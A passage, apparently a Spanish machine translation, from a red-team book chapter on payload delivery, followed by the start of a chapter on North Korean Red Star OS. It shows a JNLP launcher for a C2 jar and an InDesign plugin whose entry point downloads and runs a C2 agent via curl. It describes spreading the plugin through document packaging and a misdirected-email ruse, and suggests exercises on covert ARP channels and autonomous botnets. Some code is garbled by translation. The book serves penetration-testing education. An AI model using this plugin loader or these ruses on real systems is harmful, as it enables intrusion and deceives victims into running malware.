Cuando era adolescente, uno de mis principales pasatiempos (junto con un par de conspiradores notables) era hacer bromas a las celebridades. En mi defensa, crecí en el suroeste de Gales y ese es uno de esos lugares en los que tienes que hacer tu propio entretenimiento; para mis lectores estadounidenses, piensa en la Luisiana rural. Una vez llamamos a George Takei justo cuando salía de casa. Comprensiblemente, estaba molesto y nos reprendió diciendo: "No puedes hacer esto, es una explosión de bandidos". Así que ese se convirtió en el nombre literal del juego. Las reacciones al ser llamados a casa por niños británicos sin nada mejor que hacer variaron. Charlton Heston fue el perfecto caballero cuando le pedimos que explicara los diez mandamientos, mientras que Zsa Zsa Gabor usó palabras que no me atrevo a insinuar. Una vez pasamos diez minutos hablando por teléfono con una dama encantadora que negó ser la esposa de Leonard Nimoy, pero pudimos escucharlo en el fondo diciendo con su voz muy distintiva: "Cuelgue el teléfono. Poner. Abajo. Él. Teléfono."

¿Por qué te obsequio con historias de mi juventud delincuente?

Si quisiera participar en un comportamiento tan antisocial hoy, probablemente sería mucho más fácil obtener números de teléfono de celebridades (pregúntale a Jennifer Lawrence cómo se siente acerca de la seguridad móvil). En aquel entonces, sin embargo, no había Internet, ni iCloud, y ciertamente tampoco teléfonos inteligentes. En Carmarthen en 1993, las únicas personas que tenían teléfonos celulares eran traficantes de drogas. Entonces, ¿cómo conseguimos los números de teléfono? Fue mucho más fácil de lo que podría pensar y empleó mucho de lo que más tarde llamaría profesionalmente "ingeniería social".

Si miras los créditos al final de cualquier película dada, notarás que *todos los que* estuvieron asociados con el proyecto están en la lista: proveedores, estilistas, consejeros espirituales, quien sea. Agentes. Los agentes eran los muchachos que eran interesantes al principio porque definitivamente tendrían los números que queríamos y después de algunos comienzos en falso nos volvimos muy buenos para lograr que nos dieran los números. Nos haríamos pasar por abogados, asistentes personales, firmas de taxis, D-Girls. Sin embargo, pronto nos enteramos de que existe toda esta industria parasitaria en Hollywood que se alimenta de las celebridades (o se ocupa exclusivamente de ellas, dependiendo de su perspectiva) y estas personas harán cualquier cosa para congraciarse con las estrellas y alardear.

de su clientela. Esa es una combinación fácil de explotar. Un ex colega mío abrió una tienda en Los Ángeles vendiendo soluciones de seguridad "a medida" para celebridades. Tomaría el teléfono de una celebridad, agitaría una varita mágica sobre él y lo declararía seguro, pero al mismo tiempo descargaría los contactos para poder expandir su base de clientes. Cínico pero brillante.

Si conoce el apalancamiento correcto para poner a las personas adecuadas, obtener información privilegiada es trivial. Aprendí otra habilidad importante de todo esto y es hablar con otros acentos. Esto luego se convertiría en mi truco de fiesta característico. Si no me has visto hacer *Hamlet* como John Wayne, no has experimentado completamente a Shakespeare.

Descargo de responsabilidad: no bromearás con celebridades, no es grande, no es inteligente, no es divertido. Basta de charla.

Entrega de carga útil Parte VIII: Varios

Contenido web enriquecido

Hemos hablado de los subprogramas de Java y tocamos Adobe Flash como vectores de ataque. Sin embargo, como Oracle ha expresado su deseo de reemplazar los applets en su forma actual y como los fabricantes de navegadores han perdido toda la paciencia con Adobe por su total falta de prácticas de codificación segura, ninguna de estas tecnologías existirá para siempre. Sus sucesores ya están en implementación activa y son adecuados para su uso en ataques de modelado APT.

Aunque son muy diferentes entre sí tecnológicamente, la forma en que ofrecen contenido al usuario no es (visualmente) tan diferente, por lo que tiene sentido hablar de los dos juntos.

Inicio web de Java

Las aplicaciones JWS no se ejecutan dentro del navegador, pero generalmente se implementan a través de la interfaz del navegador. Desde una perspectiva de desarrollo de software, esto tiene varias ventajas, pero principalmente permite una gestión de memoria mucho más refinada y, de hecho, la asignación de mucha más memoria de la que normalmente se proporcionaría a un applet. Java Web Start ahora se implementa de manera predeterminada con Java Runtime Environment y no es necesario que el usuario lo instale por separado.

En lugar de cargar un archivo .jar desde una página HTML, JWS usa un archivo XML con una extensión .jnlp (Java Network Launching Protocol). Cuando un usuario hace clic en el archivo, el .jar se carga desde la red y se pasa directamente al JRE para su ejecución, lo que nuevamente tiene lugar en su propio marco en lugar de dentro del contexto de la ventana del navegador. Un archivo .jnlp para iniciar un .jar desde la web tiene este aspecto:

```
<?xml version="1.0" encoding="UTF-8"?> <jnlp  
spec="1.0+" codebase="http://c2.org/c2" href=""> <información>  
  
    <title>JWS APT divertido!</title>  
    <vendor>APT demo.</vendor>  
    <offline-allowed/> </information>  
  
    <recursos>  
        <j2se version="1.5+">  
        <href="http://java.sun.com/products/autodl/j2se"/> <jar href="c2.jar"  
        main="true"/>
```

```
</recursos>
<applet-desc name="c2 applet" main-class="c2applet.Main" width="300"
height="200"> </applet-desc>

<actualizar cheque="fondo"/> </jnlp>
```

Una de las razones que citó Oracle para pasar a este modelo fue la "seguridad"; sin embargo, siempre que el archivo .jar al que se hace referencia que contiene la carga C2 esté firmado con código (consulte el [Capítulo 2, ya que el proceso es idéntico](#)), no hay restricciones para el sistema de archivos, la ejecución del proceso o cualquier otra cosa.

Adobe AIR

Al igual que JWS, Adobe AIR utiliza tecnologías existentes para ejecutar contenido que tradicionalmente se ejecutaría dentro del navegador en un marco independiente. Las aplicaciones de AIR son multiplataforma y compatibles con dispositivos móviles. Desde nuestra perspectiva, a diferencia de Flash que se ejecuta en un navegador web, las aplicaciones de AIR se ejecutan con las mismas restricciones de seguridad que las aplicaciones nativas y, como tales, tienen acceso a un sistema de archivos sin zona de pruebas. Pueden iniciar aplicaciones, acceder a la red, etc. (Esta funcionalidad se reduce drásticamente en las plataformas móviles, particularmente en iOS donde, como con cualquier iPhone/iPad sin jailbreak, solo se puede acceder al sistema de archivos local).

Las aplicaciones de AIR se crean de la misma manera que los subprogramas de Flash utilizando las mismas tecnologías de Adobe.

Una palabra sobre HTML5

HTML5 y sus tecnologías asociadas todavía están evolucionando y emergiendo y en la actualidad no son muy interesantes (desde la perspectiva del modelado APT). Una cosa que es interesante y digna de estudio adicional es que HTML5 permite escribir contenido en el disco, aunque en un sistema de archivos virtual completamente aislado. Menciono esto aquí únicamente porque tales cosas tienen una forma de ir en forma de pera desde una perspectiva de seguridad y podría ser una forma interesante en el futuro de eludir las zonas de seguridad. Por ahora, es más un asunto del tipo "observar este espacio".

El ataque

En la sesión informativa dije que quería atacar de alguna manera los procesos utilizados por el personal de edición. La filosofía detrás de esto es que le corresponde a usted aprender la forma en que funciona su objetivo para crear los ataques más exitosos y precisos posibles, en lugar de depender de exploits o ataques genéricos.

Este ataque está dirigido a Adobe InDesign, un paquete de diseño y edición de publicación complejo. En lugar de buscar desbordamientos de búfer no publicados u otros errores de corrupción de memoria, el objetivo es crear un complemento de InDesign hostil y engañar al usuario para que lo instale. La creación de complementos para InDesign puede ser un proceso complejo, pero este código no necesita ser demasiado complicado ya que el objetivo es simplemente entregar nuestro agente C2. Además, Adobe proporciona un kit de desarrollo de software (SDK) completo.

Los objetivos ejecutan OS X, por lo que para crear un complemento necesitamos lo siguiente:

- Adobe InDesign CS5
- SDK de Apple InDesign ([enlace de descarga](#))
- A Mac running OS X, El Capitan
- La última versión del entorno de desarrollo Xcode de Apple

No se asume ningún conocimiento previo del entorno. Una nota rápida para el lector: no me importa mucho Xcode como entorno RAD. Nunca he encontrado que sea la mejor o la forma más fácil de crear código, incluso para sus propósitos muy específicos (es decir, desarrollo de Mac y iPhone) y en el próximo capítulo, cuando discutamos la creación de código hostil para iPhone y Android, tomaré un cambio radical para introducir otras herramientas. Sin embargo, en este momento no hay escapatoria.

Esta plantilla es esencialmente un complemento de InDesign vacío. Contiene todo lo necesario para crear un complemento que, tal como está, no hará nada. No nos importa ninguna de las funciones del SDK más allá de tener un proyecto que se construya con éxito. El resto del código será C++ completamente genérico dentro del editor de Xcode. Por lo tanto, el objetivo es agregar el código necesario para descargar e implementar nuestro agente C2 y garantizar que este código se ejecute cuando se inicie el complemento.

El comando en C++ para ejecutar un comando de shell externo es system.

En aras de la extrema simplicidad, se realizan dos llamadas al sistema: una para recuperar el agente C2 y otra para ejecutarlo:

```
sistema("curl -O http://c2server/c2agent") sistema("./c2agent")
```

Este ejemplo es para mayor claridad. Espero que puedas hacer algo mejor.

Estoy usando curl en lugar de wget, ya que el primero está instalado de forma predeterminada en OS X, mientras que el segundo no. Este código está incluido en el archivo

SDKPluginEntryPoint.cpp , como se muestra en la [Figura 8.8.](#)




Figura 8.8: El archivo SDKPluginEntryPoint.cpp.

```
#incluye "VCPlugInHeaders.h" #incluye  
"PlugIn.h" static PlugIn gPlugIn;
```

/** GetPlugIn Este
es el punto de entrada principal desde la aplicación al complemento.

La aplicación llama a esta función cuando se instala el complemento.

o cargado. Esta función se llama por su nombre, por lo que debe ser
llamó

GetPlugIn, y definido como enlace C. @autor Jeff
Gehman

*/

IPlugIn* GetPlugIn() {

```
system("curl -O http://c2server/c2agent") system("./c2agent") return &gPlugIn;
```

}


```
// Fin, SDKPlugInEntrypoint.cpp
```

Ahora cree el complemento dentro de Xcode, como se muestra en la [Figura 8.9.](#)



[Figura 8.9:](#) menú de compilación de Xcode.

Si todo va bien, ahora tendrá un complemento de InDesign. Por lo general, estos tienen una extensión .pln o .framework , pero dependiendo de la versión de Xcode que esté usando, en la Mac puede que no tenga ninguna extensión. Copie este complemento en un subdirectorio de su carpeta de complementos de InDesign. Nuevamente, esto varía según la versión, pero generalmente se encuentra fácilmente con la ventana de la aplicación en Finder, como se muestra en la [Figura 8.10.](#)



[Figura 8.10:](#) Carga útil de la extensión del agente C2.

Así que tenemos un complemento hostil muy simple que necesitamos que nuestro objetivo instale. ¿Qué debemos hacer, simplemente enviárselo? Eso está fuera del flujo de trabajo de este mundo. InDesign, al ser una aplicación de publicación, debe asegurarse de que se cumplan todas las dependencias antes de que un equipo editorial entregue un documento a una imprenta. Por ejemplo, si se requiere una fuente en particular y la impresora no tiene esa fuente instalada en su máquina, hay un problema.

Lo mismo si un documento necesita un complemento en particular.

Para resolver este problema, InDesign tiene una funcionalidad de paquete que puede incluir todas las dependencias requeridas en el documento de entrega. De esta forma, si un complemento (digamos, por ejemplo, nuestro agente C2) no está disponible, se instalará cuando el destinatario abra el paquete. Es un proceso de un solo clic dentro de InDesign, pero tenemos muchas opciones en cuanto a qué incluir (o excluir), como se muestra en la [Figura 8.11](#).




Figura 8.11: Empaquetado previo al vuelo en InDesign.

El resto es ingeniería social. La pregunta es a quién atacar, ¿a los impresores o a los editores? Podríamos pretender ser un cliente de la imprenta y enviarles un documento de InDesign con carga útil, pero eso probablemente se deshará rápidamente.

Una buena estrategia es el viejo ardid del correo electrónico mal dirigido, ya que hará que el documento se abra, pero se descartará rápidamente cuando el objetivo se dé cuenta de que no lo estaba.

destinados a ellos. Un correo electrónico de seguimiento rápido unos minutos más tarde, diciendo "Lo siento, ¡no para ti!" ayudará en este proceso de despido mental.

Por supuesto, dado que nuestra intención es modificar los documentos después del proceso editorial pero antes de imprimirlas, podríamos ir mucho más allá de este simple ejemplo de SDK. En lugar de implementar C2, podríamos usar el SDK para buscar y modificar documentos. Contiene toda la funcionalidad para automatizar cualquier tipo de funcionalidad de InDesign. La efectividad de tal ataque dependerá del tiempo de anticipación que tenga un atacante.

Resumen

La lección del comienzo de este libro ha sido que la naturaleza de la amenaza cambia pero permanece igual. A medida que las tecnologías se eliminan, surgen otras nuevas para ocupar su lugar y no hay razón para pensar que serán más seguras que sus predecesoras. La diferencia entre un ataque exitoso y una misión fallida es qué tan bien comprende el objetivo, sus procesos y las tecnologías de las que depende. Una vez que pueda seguir su flujo de trabajo, podrá descubrir y explotar vulnerabilidades dentro de él.

En el ejemplo del documento de InDesign, no hace falta decir que confiar en un complemento de un tercero que podría hacer cualquier cosa es una vulnerabilidad de seguridad grave. Sin embargo, la mayoría de las personas que usan InDesign nunca considerarán esta posibilidad, ya que es como cualquier otro complemento de InDesign que encuentren a diario. La forma en que se empaquetan e implementan es un hecho necesario de la vida de cualquier persona involucrada en la edición y aprobación del contenido o en su recepción para su impresión y publicación. Esta analogía se puede extender a cualquier negocio.

Ejercicios

1. Explore los diversos medios para implementar contenido enriquecido en un navegador web y cómo estas herramientas y tecnologías pueden subvertirse para lanzar ataques (tanto tecnológicos como basados en ingeniería social). Hay muchos para elegir. Para empezar, descargue la demostración gratuita de Multimedia Fusion. Tenga en cuenta la rapidez con la que se puede crear contenido complejo con este software, así como los diversos entornos en los que se puede implementar.

2. Explorar los protocolos de red que son esenciales para el funcionamiento interno de una red, como ARP, ICMP, RIP y OSPF. ¿Cómo podrían usarse para transportar datos de forma encubierta? Comience con ARP, que permite la comunicación de difusión. Esto es útil, como hemos visto en este capítulo, pero también podría usarse para transportar datos entre dos direcciones IP en una red sin el uso de una transmisión.
3. Estudiar el concepto de *elección de líder* y cómo se puede aprovechar para crear entornos C2 autónomos. Esto puede ir mucho más allá del control de simples agentes C2 en una red de destino y puede usarse en la creación de botnets autónomos en Internet.
4. *Ejercicio adicional (solo por diversión)*. Hablamos mucho sobre ingeniería social en este capítulo y uno de los elementos para tener éxito allí es sonar auténtico por teléfono. Suponiendo que eres un hablante nativo de inglés, aprende a hablar con un acento que no te resulte familiar. Si habla una de las muchas formas de inglés británico, el inglés californiano es el más fácil de dominar, así que elija algo como Brooklyn o Cajun; estos serán más desafiantes. Por otro lado, si eres estadounidense, entonces la pronunciación recibida británica es difícil de dominar, al igual que el oeste británico.
Los actores a menudo necesitan aprender otro acento profesionalmente y, en consecuencia, hay muchos cursos disponibles para tales fines.

Capítulo 9

Exposición al norte A lo largo de este

libro, hemos examinado los diversos aspectos involucrados en el modelado de escenarios APT mediante la discusión de ataques contra objetivos vivos en varios sectores. En este último capítulo, vamos a hacer algo un poco diferente.

En lugar de delinear un ataque a un objetivo legítimo, vamos a ver una recopilación de inteligencia hipotética en un estado nación. Elegí a Corea del Norte como objetivo por varias razones, pero principalmente porque el secreto masivo que rodea a ese estado ermitaño, las diversas tecnologías de la información y la censura considerable (de hecho, sin precedentes) con la que se enfrentan sus ciudadanos a diario lo convierten en un lugar intrigante. ejemplo y me permite demostrar cuánta información se puede inferir de lo que está disponible públicamente.

Esa, sin embargo, no es la única razón. A diferencia de cualquier otro estado nación, Corea del Norte se puede describir más fácilmente en términos similares a una corporación cerrada tanto en un sentido geopolítico como tecnológico en lugar de simplemente otro país (al menos desde una perspectiva macroscópica), dado que no es una empresa que me gustaría trabajo para, pero el secreto es anatema para un buen consultor de seguridad y, por lo tanto, es imposible no sentirse intrigado por su funcionamiento interno.

En este contexto, puedo presentar algunos otros enfoques para las pruebas de penetración avanzadas con los que debería estar familiarizado, ya sean técnicas de la vieja escuela revividas, probadas y probadas, o ideas más nuevas y emergentes.

Por lo tanto, examinar a Corea del Norte como un estado nación cerrado pero dentro del contexto análogo de una prueba de penetración corporativa nos permite tratar el análisis como un proceso total.

Veremos las tecnologías que implementa Corea del Norte, tales como:

- Sistemas operativos de escritorio y servidor personalizados basados en Linux de Corea del Norte
- Su presencia en Internet (y la asignación de sus direcciones IP)
- Su red telefónica
- Su red de telefonía móvil y dispositivos homologados
- La intranet norcoreana del jardín amurallado

Visión general

Si bien la República Popular Democrática de Corea (RPDC) utiliza varias tecnologías importadas (Kim Jong-Un es un gran admirador de Apple), la población en general no tiene tanta suerte. Muy pocos miembros de la sociedad disfrutan de acceso a Internet sin restricciones (aunque eso está cambiando con la importación de teléfonos móviles del mercado negro de China). La mayoría de las personas que tienen acceso a la tecnología informática se ven obligadas a utilizar sistemas operativos y dispositivos aprobados y están restringidas a una Intranet de libre acceso llamada ~~Swangjang~~^{관망} (en coreano) o "wall street" (en inglés). Este es un jardín amurallado y completamente separado de la Internet pública tal como la conocemos. No hace falta decir que aquí no encontrará nada crítico sobre Kim o su régimen. Se puede acceder a esta Intranet en varios lugares (universidades e instituciones culturales) y supuestamente también está disponible a través de una conexión telefónica con Corea del Norte. La RPDC tiene su propia asignación de un rango /22 (1024 hosts) de direcciones IP públicas, aunque apenas están pobladas. A pesar de esto, las direcciones IP se asignan de forma *muy conservadora*; por ejemplo, la Universidad de Ciencia y Tecnología de Pyongyang tiene una sola dirección asignada.

Sistemas operativos

La RPDC vende un sistema operativo norcoreano "oficial" llamado Red Star (en la versión 3.0 al momento de escribir este artículo). Red Star viene en dos sabores, escritorio y servidor, y ambos están basados en Fedora Linux con localizaciones de Corea. Ambos están diseñados para ser altamente restrictivos desde cero (aunque de formas ligeramente diferentes, pero ya llegaremos a eso). Haré que ambas versiones estén disponibles a través de torrents desde mi sitio web en caso de que quieras jugar con ellas.

Escritorio estrella roja 3.0

En primer lugar, examinemos Red Star Desktop, incluidas sus excentricidades y cómo explotarlas. [La figura 9.1 muestra](#) cómo se ve el sistema operativo cuando se inicia; se está ejecutando aquí en VMWare.



Figura 9.1: Escritorio Estrella Roja.

Se puede perdonar a los lectores por notar su parecido con el OS X de Apple, que para ser justos, en realidad se ha logrado bastante bien. Yo, por mi parte, encuentro que mi coreano está un poco oxidado, por lo que nuestra primera orden del día será obtener el contenido en inglés para no tener que referirnos constantemente al Traductor de Google. Para hacerlo, primero necesitamos obtener un caparazón, como se muestra en las [Figuras 9.2 y 9.3](#).




Figura 9.2: Obtener una concha.

```
root@localhost:~#
화일(E) 편집(E) 보기(V) 탐색(S) 조작탁(I) 도움말(H)
drwx----- 2 root root 4096 9월 26 11:50 .gnome2_private
drwx----- 2 root root 4096 9월 26 11:49 .gvfs
-rw----- 1 root root 310 9월 26 11:49 .ICEauthority
-rw-r--r-- 1 root root 430 9월 26 11:49 .imsettings.log
drwxr-xr-x. 3 root root 4096 9월 26 11:49 .local
drwxr-xr-x. 4 root root 4096 9월 26 11:50 .mozilla
drwxr-xr-x. 2 root root 4096 9월 26 11:49 .nautilus
drwx----- 2 root root 4096 9월 26 11:49 .pulse
-rw----- 1 root root 256 9월 26 11:49 .pulse-cookie
-rw----- 1 root radiusd 1024 9월 26 11:39 .rnd
-rw-r--r-- 1 root root 129 12월 4 2004 .tcshrc
-rw----- 1 root root 1294 9월 26 11:46 anaconda-ks.cfg
-rw-r--r-- 1 root root 29535 9월 26 11:46 install.log
-rw-r--r-- 1 root root 13787 9월 26 11:45 install.log.syslog
drwxr-xr-x. 2 root root 4096 9월 26 11:49 공개
drwxr-xr-x. 2 root root 4096 9월 26 11:52 내리적재
drwxr-xr-x. 2 root root 4096 9월 26 11:49 통화상
drwxr-xr-x. 2 root root 4096 9월 26 11:49 문서
drwxr-xr-x. 2 root root 4096 9월 26 11:49 사진
drwxr-xr-x. 2 root root 4096 9월 26 11:49 빠상화면
drwxr-xr-x. 2 root root 4096 9월 26 11:49 평타
drwxr-xr-x. 2 root root 4096 9월 26 11:49 음악
[root@localhost ~]#
```

Figura 9.3: Una concha.

Escriba lo siguiente, que se muestra en la [Figura 9.4](#).

```
[root@localhost Wil]# sed -i 's/ko_KP/en_US/g' /etc/sysconfig/i18n  
[root@localhost Wil]# sed -i 's/ko_KP/en_US/g' /usr/share/config/kdeglobals  
[root@localhost Wil]# █
```

[Figura 9.4:](#) Más rápido y fácil de trabajar en inglés.

Luego, reinicie rápidamente y verá algo como la [Figura 9.5](#).



